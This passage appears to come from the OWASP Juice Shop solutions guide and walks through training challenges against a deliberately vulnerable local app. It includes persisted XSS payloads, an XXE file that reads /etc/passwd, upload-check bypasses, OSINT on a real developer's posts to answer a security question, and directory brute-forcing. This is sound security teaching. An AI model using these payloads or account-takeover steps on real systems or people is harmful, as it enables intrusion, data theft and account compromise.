
are `http://localhost`. We may also, instruct you, to refuse all, reasonably necessary and responsibility.

4. Combine those into the URL `http://localhost:3000/we/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsibility` (adding the server port if needed) and solve the challenge by visiting it.

It seems the Juice Shop team did not appreciate your extensive reading effort enough to provide even a tiny gratification, as you will receive only a `404 Error: ENOENT: no such file or directory, stat '/app/frontend/dist/frontend/assets/private/thank-you.jpg'`.

Change the href of the link within the O-Saft product description

1. By searching for *O-Saft* directly via the REST API with `http://localhost:3000/rest/products/search?q=o-saft` you will learn that it's database ID is `9`.
2. Submit a `PUT` request to `http://localhost:3000/api/Products/9` with:
 - `{"description": "More..."}` as body
 - and `application/json` as `Content-Type`



Reset the password of Bjoern's OWASP account via the Forgot Password mechanism

1. Visit `http://localhost:3000/#/forgot-password` and provide `bjoern@owasp.org` as your *Email*.
2. You will notice that the security question Bjoern chose is *Name of your favorite pet?*
3. Find Bjoern's Twitter profile at `https://twitter.com/bkimminich`
4. Going through his status updates or media you'll spot a few photos of a cute cat and eventually also find the Tweet `https://twitter.com/bkimminich/status/1441659996589207555` or maybe the more recent `https://twitter.com/bkimminich/status/1594985736650035202`
5. The text of this Tweet spoilers the name of the cat as "Zaya"
6. Visit `http://localhost:3000/#/forgot-password` again and once more provide `bjoern@owasp.org` as your *Email*.

7. In the subsequently appearing form, provide **Zaya** as *Name of your favorite pet?*
8. Then type any *New Password* and matching *Repeat New Password*
9. Click *Change* to solve this challenge



Björn Kimminich
@bkimminich

...


How can I best say thanks to everyone who voted for me as "Outstanding Innovator" at 🏆 @owasp #WASPY Awards 2021? 😅

I know! 💡 😁

Another "Zaya-the-three-legged-cat expresses how excited I am!" picture is required! 🎉

👉🐱👏👏👏 = Thank y'all! ❤️

[Tweet übersetzen](#)





Flipper Zero ✅ @flipper_zero · 9 Std.

...

Antwort an @FazioMondardini

Can you please make a research to find all unsupported animal microchips protocols?

2

1

40



benji @benjiJanssens · 9 Std.

...

Antwort an @flipper_zero und @FazioMondardini

I don't think European microchips (134.2 kHz) are supported?

4

1

3



Björn Kimminich

...

@bkimminich

Antwort an @benjiJanssens @flipper_zero und @FazioMondardini

I could read the FDX-B of Zaya just fine after I eventually found the right spot on her back.

[Tweet übersetzen](#)



Alternative name-drop on YouTube

1. Find Bjoern's [OWASP Juice Shop](#) playlist on Youtube
2. Watch [BeNeLux Day 2018: Juice Shop: OWASP's Most Broken Flagship - Björn Kimminich](#)
3. This conference talk recording immediately dives into a demo of the Juice Shop application in

which Bjoern starts registering a new account 3:59 into the video (<https://youtu.be/Lu0-kDdtVf4?t=239>)


4. Bjoern picks *Name of your favorite pet?* as his security question and - live on camera - answers it truthfully with "Zaya", the name of his family's adorable three-legged cat.

Partial hints about Bjoern's choice of security answer

The **user profile picture** of his account at <http://localhost:3000/assets/public/images/uploads/12.jpg> shows his pet cat.




Retrieving another photo of his cat is the subject of the [Retrieve the photo of Bjoern's cat in "melee combat-mode"](#) challenge. The corresponding image caption " #zatschi #whoneedsfourlegs" also leaks the nickname "Zatschi" of the pet - which is cute, but (intentionally) not very helpful to find out her real name, though.



Reset Jim's password via the Forgot Password mechanism

1. Visit <http://localhost:3000/#/forgot-password> and provide `jim@juice-sh.op` as your *Email* to learn that *Your eldest siblings middle name?* is Jim's chosen security question
2. Jim (whose `UserId` happens to be `2`) left some breadcrumbs in the application which reveal his identity
 - A product review for the *OWASP Juice Shop-CTF Velcro Patch* stating "*Looks so much better on my uniform than the boring Starfleet symbol.*"
 - Another product review "*Fresh out of a replicator.*" on the *Green Smoothie* product
 - A *Recycling Request* associated to his saved address "*Room 3F 121, Deck 5, USS Enterprise, 1701*"
3. It should eventually become obvious that *James T. Kirk* is the only viable solution to the question of Jim's identity



4. Visit https://en.wikipedia.org/wiki/James_T._Kirk and read the **Depiction** section
5. It tells you that Jim has a brother named *George Samuel Kirk*
6. Visit <http://localhost:3000/#/forgot-password> and provide **jim@juice-sh.op** as your *Email*
7. In the subsequently appearing form, provide **Samuel** as *Your eldest siblings middle name?*
8. Then type any *New Password* and matching *Repeat New Password*
9. Click *Change* to solve this challenge

Forgot Password

Email

Your eldest siblings middle name?

New Password

Repeat Password

 Change

Upload a file larger than 100 kB

1. The client-side validation prevents uploads larger than 100 kB.
 2. Craft a `POST` request to `http://localhost:3000/file-upload` with a form parameter `file` that contains a PDF file of more than 100 kB but less than 200 kB.

The screenshot shows the Postman application interface. At the top, there's a header bar with tabs for 'GET Untitled Request' (selected), 'POST http://demo.owasp-juice.shop/l/' (highlighted in orange), a plus sign, three dots, and environment dropdowns for 'No Environment'. Below the header, the URL 'http://localhost:3000/file-upload' is displayed. The main workspace shows a 'POST' request to 'http://localhost:3000/file-upload'. The 'Body' tab is selected, showing a table with a single row for a file upload. The table has columns for 'KEY', 'VALUE', and 'DESCRIPTION'. The 'KEY' column contains 'file' with a checked checkbox. The 'VALUE' column contains a button labeled 'Dateien auswählen' and the file path 'invalidSizeForClient.pdf'. The 'DESCRIPTION' column is empty. Below the table, there are buttons for 'Send' and 'Save'. The bottom navigation bar includes tabs for 'Body', 'Cookies', 'Headers (9)', 'Test Results', and status information: 'Status: 204 No Content', 'Time: 350 ms', and 'Size: 269 B'.

KEY	VALUE	DESCRIPTION
<input checked="" type="checkbox"/> file	Dateien auswählen invalidSizeForClient.pdf	
Key	Value	Description

3. The response from the server will be a **204** with no content, but the challenge will be successfully solved.

Files larger than 200 kB are rejected by an upload size check on server side with a **500** error stating **Error: File too large.**

Upload a file that has no .pdf or .zip extension

1. Craft a **POST** request to <http://localhost:3000/file-upload> with a form parameter **file** that contains a non-PDF file with a size of less than 200 kB.

The screenshot shows the Postman interface with a POST request to <http://localhost:3000/file-upload>. The 'Body' tab is active, showing a single form-data entry named 'file' with a value of 'invalidTypeForClient.exe'. The response at the bottom indicates a **204 No Content** status with a time of 143 ms and a size of 269 B.

2. The response from the server will be a **204** with no content, but the challenge will be successfully solved.

Uploading a non-PDF file larger than 100 kB will solve [Upload a file larger than 100 kB](#) simultaneously.

Perform a persisted XSS attack bypassing a client-side security mechanism

1. Submit a POST request to <http://localhost:3000/api/Users> with


- `{"email": "<iframe src=\"javascript:alert('xss')\">", "password": "xss"}`` as body
- and **application/json** as **Content-Type** header.

![Screenshot of Postman showing a POST request to localhost:3000/api/Users. The Body tab is selected, showing JSON input: {\](\"\\\"javascript:alert('xss')\\\"\\>\",)


The screenshot shows the Postman interface with a POST request to localhost:3000/api/Users. The 'Body' tab is active, showing a JSON payload: `{"email": "<iframe src=\"\\\"javascript:alert('xss')\\\"\\>", "password": "xss"}`. The response at the bottom indicates a **201 Created** status with a time of 8804 ms and a size of 665 B.

2. Log in to the application with an admin.

3. Visit <http://localhost:3000/#/administration>.
4. An alert box with the text "xss" should appear.



5. Close this box. Notice the somewhat broken looking row in the *Registered Users* table?
6. Click the "eye"-button in that row.
7. A modal overlay dialog with the user details opens where the attack string is rendered as harmless text.



Perform a persisted XSS attack without using the frontend application at all

1. Log in to the application with any user.
2. Copy your **Authorization** header from any HTTP request submitted via browser.
3. Submit a POST request to <http://localhost:3000/api/Products> with
 - { "name": "XSS", "description": "<iframe src=\"javascript:alert('xss')\">", "price": 47.11} as body,
 - **application/json** as **Content-Type**
 - and **Bearer ?** as **Authorization** header, replacing the **?** with the token you copied from the browser.

POST http://localhost:3000/api/Products

Body (JSON)

```
{
  "name": "XSS",
  "description": "<iframe src='javascript:alert('xss')\''>",
  "price": 47.11
}
```

Status: 201 Created Time: 87 ms Size: 569 B

4. Visit <http://localhost:3000/#/search>.

5. An alert box with the text "xss" should appear.

Auf einer in dieser Seite eingebetteten Seite wird Folgendes angezeigt
xss


OK

Bild	Produkt	Beschreibung	Preis
	Raspberry Juice (1000ml)	Made from blended Raspberry Pi, water and sugar.	4.99
	Strawberry Juice (500ml)	Sweet & tasty!	3.99
	Woodruff Syrup "Forest Master X-Treme"	Harvested and manufactured in the Black Forest, Germany. Can cause hyperactive behavior in children. Can cause permanent green tongue when consumed undiluted.	6.99
	XSS		47.11

6. Close this box. Notice the product row which has a frame border in the description in the *All Products* table

7. Click the "eye"-button next to that row.

8. Another alert box with the text "xss" should appear. After closing it the actual details dialog pops up showing the same frame border.



Retrieve the content of C:\Windows\system.ini or /etc/passwd from the server

1. Solve the [Use a deprecated B2B interface that was not properly shut down](#) challenge.
2. Prepare an XML file which defines and uses an external entity `<!ENTITY xxe SYSTEM "file:///etc/passwd" >]` (or `<!ENTITY xxe SYSTEM "file:///C:/Windows/system.ini" >]` on Windows).
3. Upload this file through the *File Complaint* dialog and observe the Javascript console while doing so. It should give you an error message containing the parsed XML, including the contents of the local system file!

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [<!ELEMENT foo ANY >
               <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
```

```

<trades>
  <metadata>
    <name>Apple Juice</name>
    <trader>
      <foo>&xxe;</foo>
      <name>B. Kimminich</name>
    </trader>
    <units>1500</units>
    <price>106</price>
    <name>Lemon Juice</name>
    <trader>
      <name>B. Kimminich</name>
    </trader>
    <units>4500</units>
    <price>195</price>
  </metadata>
</trades>

```

Mint the Honey Pot NFT by gathering BEEs from the bee haven

1. Go to the photo wall and search for the photo that looks out of place posted by evmrox.
2. Visit /bee-haven on Juice Shop as mentioned on the posted comment.
3. Install [Metamask Browser Extension](#) if not done yet.
4. Get some Sepolia testnet ETH from any faucet <https://sepoliafaucet.com> .
5. You need to withdraw 1000 BEE tokens from the BEE Haven to mint the NFT.
6. Withdraw any amount less than 255 tokens from the faucet until you get a 1000 BEE Balance, the faucet balance [underflows](#) to 255 as soon as the BEE balance becomes less than 0.
7. Mint the Honey Pot NFT.

The Juice Shop is susceptible to a known vulnerability in a library for which an advisory has already been issued

☆ ☆ ☆ ☆ Challenges

Gain access to any access log file of the server

1. Solve the [Access a confidential document](#) or any related challenges which will bring the exposed [/ftp](#) folder to your attention.
2. Visit <http://localhost:3000/ftp> and notice the file [incident-support.kdbx](#) which is needed for [Log in with the support team's original user credentials](#) and indicates that some support team is performing its duties from the public Internet and possibly with VPN access.
3. Guess luckily or run a brute force attack with e.g. [ZAPs DirBuster plugin](#) for a possibly exposed directory containing the log files.

- Following the hint to drill down deeper than one level, you will at some point end up with <http://localhost:3000/support/logs>.
- Inside you will find at least one `access.log` of the current day. Open or download it to solve this challenge.

